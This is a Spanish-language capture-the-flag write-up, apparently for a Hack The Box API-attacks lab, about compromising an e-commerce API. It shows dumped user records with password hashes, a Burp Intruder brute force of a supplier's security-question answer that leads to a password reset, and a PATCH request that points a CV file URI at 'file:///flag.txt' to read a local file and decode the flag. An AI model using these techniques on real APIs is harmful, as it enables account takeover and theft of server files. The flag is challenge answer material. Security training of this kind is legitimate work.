
**Server response**

| Code | Details                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 200  | <p><b>Response body</b></p> <pre>{   "PasswordHash": "9535F370ED26AB5C8C98B6DA5C8DDA7A", }, {   "ID": "f9428fb9-5c55-4d54-8c1d-bbc09fdd6ee4",   "CompanyID": "761d3da2-9a38-4949-9832-a05ef78a7b2b",   "Name": "Xavier Xiong",   "Email": "X.Xiong1277@zenithindustries.com",   "PhoneNumber": "(801) 629-6532",   "PasswordHash": "B2700DBB30A485A048561D101CB54647" }, {   "ID": "c687e876-ee3e-4490-b5b6-e2e5b497ce2a",   "CompanyID": "bf7c7d0d-a5a1-40c1-a49b-7c499aca35f7",   "Name": "Yara MacDonald",   "Email": "Y.MacDonald1406@cyberneticsolutions.com",   "PhoneNumber": "(210) 263-2635",   "PasswordHash": "006006C3167E90A7575A1" }, {   "ID": "c7c9a06c-33a4-489e-ac66-28664b5492ea",   "CompanyID": "bf7c7d0d-a5a1-40c1-a49b-7c499aca35f7",   "Name": "James Unami",   "Email": "J.Unami1709@cyberneticsolutions.com",   "PhoneNumber": "+61 8 8461 3755",   "PasswordHash": "6CC77AD5039AFEF50987E273F067E559" }, { </pre> |

## Evaluación de habilidades

### Escenario

Tras reportar todas las vulnerabilidades en las versiones v0 y v1 de Inlanefreight E-Commerce Marketplace, el administrador intentó parchearlas todas en la v2:



Sin embargo, nuevos desarrolladores junior han implementado funcionalidades adicionales en la v2, y al administrador le preocupa que puedan haber introducido nuevas vulnerabilidades. Evalúa la seguridad de la nueva versión de la API web y aplica todo lo que has aprendido a lo largo del módulo para comprometerla.

## Solución:

Luego de loguearnos vemos los roles.

**Request URL**  
`http://154.57.164.82:30754/api/v2/roles/current-user`

**Server response**

| Code | Details                                                                                                 |
|------|---------------------------------------------------------------------------------------------------------|
| 200  | <p><b>Response body</b></p> <pre>{   "roles": [     "Suppliers_Get",     "Suppliers_GetAll"   ] }</pre> |

Vemos la información de los proveedores.

**Suppliers**

**GET** `/api/v2/suppliers` Gets all Suppliers

Role(s) required: **Suppliers\_GetAll**

**Parameters** Cancel

No parameters

**Execute** **Clear**

**Responses**

**Curl**

```
curl -X 'GET' \
 'http://154.57.164.82:30754/api/v2/suppliers' \
 -H 'accept: application/json' \
 -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzbnZPwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWVlcy91' \
 >/dev/null
```

**Request URL**  
`http://154.57.164.82:30754/api/v2/suppliers`

**Server response**

| Code | Details                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 200  | <p><b>Response body</b></p> <pre>{   "suppliers": [     {       "id": "00ac3d74-6c7d-4ef0-bf15-00851bf353ba",       "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",       "name": "James Allen",       "email": "J.Allen1607@globalsolutions.com",       "securityQuestion": "SupplierDidNotProvideYet",       "professionalCVPDFFileURI": "SupplierDidNotUploadYet"     },     {       "id": "575d53eb-30f7-41f0-8c82-6fe9405c1c32",       "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",       "name": "Tyson Butler",       "email": "Tyson.Butler@globalsolutions.com",       "securityQuestion": "SupplierDidNotProvideYet",       "professionalCVPDFFileURI": "SupplierDidNotUploadYet"     }   ] }</pre> |

Escogemos el siguiente usuario: B.Rogers.

```
{
 "id": "36f17195-395f-443e-93a4-8ceee81c6106",
 "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
 "name": "Brandon Rogers",
 "email": "B.Rogers1535@globalsolutions.com",
 "securityQuestion": "What is your favorite color?",
 "professionalCVPDFFileURI": "SupplierDidNotUploadYet"
}
```

Vamos a **POST** `/api/v2/authentication/suppliers/passwords/resets/security-question-answers` donde nos pedira el color favorito de B.Rogers.

**POST** `/api/v2/authentication/suppliers/passwords/resets/security-question-answers` Resets a Supplier's password via providing the answer to a Security Question

Use this endpoint to confirm resetting a Supplier's password. The answer to the security question chosen by the Supplier must be provided.  
Role(s) required: **None**

**Parameters** Cancel Reset

No parameters

**Request body** *required* application/json

```
{
 "SupplierEmail": "B.Rogers1535@globalsolutions.com",
 "SecurityQuestionAnswer": "rust",
 "NewPassword": "P4ssw0rd5."
}
```

Para ello utilice este diccionario

<https://gist.github.com/mordka/c65affdefccb7264efff77b836b5e717>

2. Intruder attack of http://154.57.164.82:30754

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

| Request | Payload  | Status code | Response received | Error | Timeout | Length | Comment |
|---------|----------|-------------|-------------------|-------|---------|--------|---------|
| 125     | rust     | 200         | 171               |       |         | 162    |         |
| 0       |          | 200         | 161               |       |         | 163    |         |
| 1       | alizarin | 200         | 161               |       |         | 163    |         |
| 2       | amaranth | 200         | 163               |       |         | 163    |         |
| 3       | amber    | 200         | 161               |       |         | 163    |         |
| 4       | amethyst | 200         | 164               |       |         | 163    |         |
| 5       | apricot  | 200         | 163               |       |         | 163    |         |
| 6       | aqua     | 200         | 171               |       |         | 163    |         |
| 7       | avocado  | 200         | 161               |       |         | 163    |         |

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Fri, 21 Aug 2026 04:03:26 GMT
4 Server: Kestrel
5 Content-Length: 22
6
7 {
8 "successStatus": true
9 }
```

Nos logueamos en **POST** `/api/v2/authentication/suppliers/sign-in`

Available authorizations

X

JWTBearerAuth (http, Bearer)

Enter a JWT token to authorize the requests...

Value:

YigQ5fUHCGknlaslkXQAVxw

Authorize

Close

POST

/api/v2/suppliers/current-user/cv

Uploads the CV of the currently authenticated Supplier

Use this endpoint to upload the CV of the currently authenticated Supplier in PDF format. Upon submission, the PDF files are stored on disk indefinitely; we must make sure that InlaneFreight informs the Suppliers about this storage policy. Additionally, the Privacy Officer should ensure that this information is accurately reflected in the Privacy Policy. File upload attacks have been prevented.

Role(s) required: **None**

Parameters

No parameters

Request body required

multipart/form-data

SupplierCVPDFFormFile  
string(\$binary)

Browse... prueba.pdf

☐ Send empty value

Execute

Clear

Vemos la respuesta

| Code | Details                                                                                                                                                                                                                                                                                                                                 |
|------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 200  | <div><div>Response body</div><pre>{   "successStatus": true,   "fileURI": "file:///app/wwwroot/SupplierCVs/prueba.pdf",   "fileSize": 27938 }</pre></div> <div><div>Response headers</div><pre>content-type: application/json; charset=utf-8 date: Fri, 21 Aug 2026 04:23:15 GMT server: Kestrel transfer-encoding: chunked</pre></div> |

Ingresamos los datos necesarios en PATCH /api/v2/suppliers/current-user para leer la flag.txt

PATCH

/api/v2/suppliers/current-user

Updates the currently authenticated Supplier

🔒

Use this endpoint to update the currently authenticated Supplier.  
Role(s) required: **None**

Parameters

Cancel

Reset

No parameters

Request body required

application/json

```
{
 "SecurityQuestion": "What is your favorite color?",
 "SecurityQuestionAnswer": "rust",
 "ProfessionalCVPDFFileURI": "file:///flag.txt",
 "PhoneNumber": "string",
 "Password": "string"
}
```

Execute

Clear

Vemos la respuesta true.

| Curl                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                               |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------|
| <pre>curl -X 'PATCH' \   http://154.57.164.82:30754/api/v2/suppliers/current-user' \   -H 'accept: application/json' \   -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1   -H 'Content-Type: application/json' \   -d '{     "SecurityQuestion": "What is your favorite color?",     "SecurityQuestionAnswer": "rust",     "ProfessionalCVPDFFileURI": "file:///flag.txt",     "PhoneNumber": "string",     "Password": "string"   }'</pre> |                                                                                               |
| Request URL                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                               |
| <pre>http://154.57.164.82:30754/api/v2/suppliers/current-user</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                                               |
| Server response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |                                                                                               |
| Code                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Details                                                                                       |
| 200                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | <div><div>Response body</div><pre>{   "SuccessStatus": true }</pre></div> <div>Download</div> |

Vamos a **GET** `/api/v2/suppliers/current-user/cv` y damos clic en ejecutar.

GET `/api/v2/suppliers/current-user/cv` Gets a Supplier's CV as Base64

Role(s) required: **None**

**Parameters** Cancel

No parameters

**Execute** **Clear**

**Responses**

**Curl**

```
curl -X 'GET' \
 'http://154.57.164.82:30754/api/v2/suppliers/current-user/cv' \
 -H 'accept: application/json' \
 -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLn9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy91'
```

**Request URL**

`http://154.57.164.82:30754/api/v2/suppliers/current-user/cv`

**Server response**

| Code | Details                                                                                                                                                          |
|------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 200  | <p><b>Response body</b></p> <pre>{   "successStatus": true,   "base64Data": "SFRCe2YxOTBiODBiZDU0M2E4NGIyMzZlOTJhMDdhOWQ4ZDU5fQo=" }</pre> <span>Download</span> |

Y conseguimos la flag final.

```
(root@kali)-[/home/kali]
echo "SFRCe2YxOTBiODBiZDU0M2E4NGIyMzZlOTJhMDdhOWQ4ZDU5fQo=" | base64 -d
HTB{f190b80cd543a8[REDACTED]}
```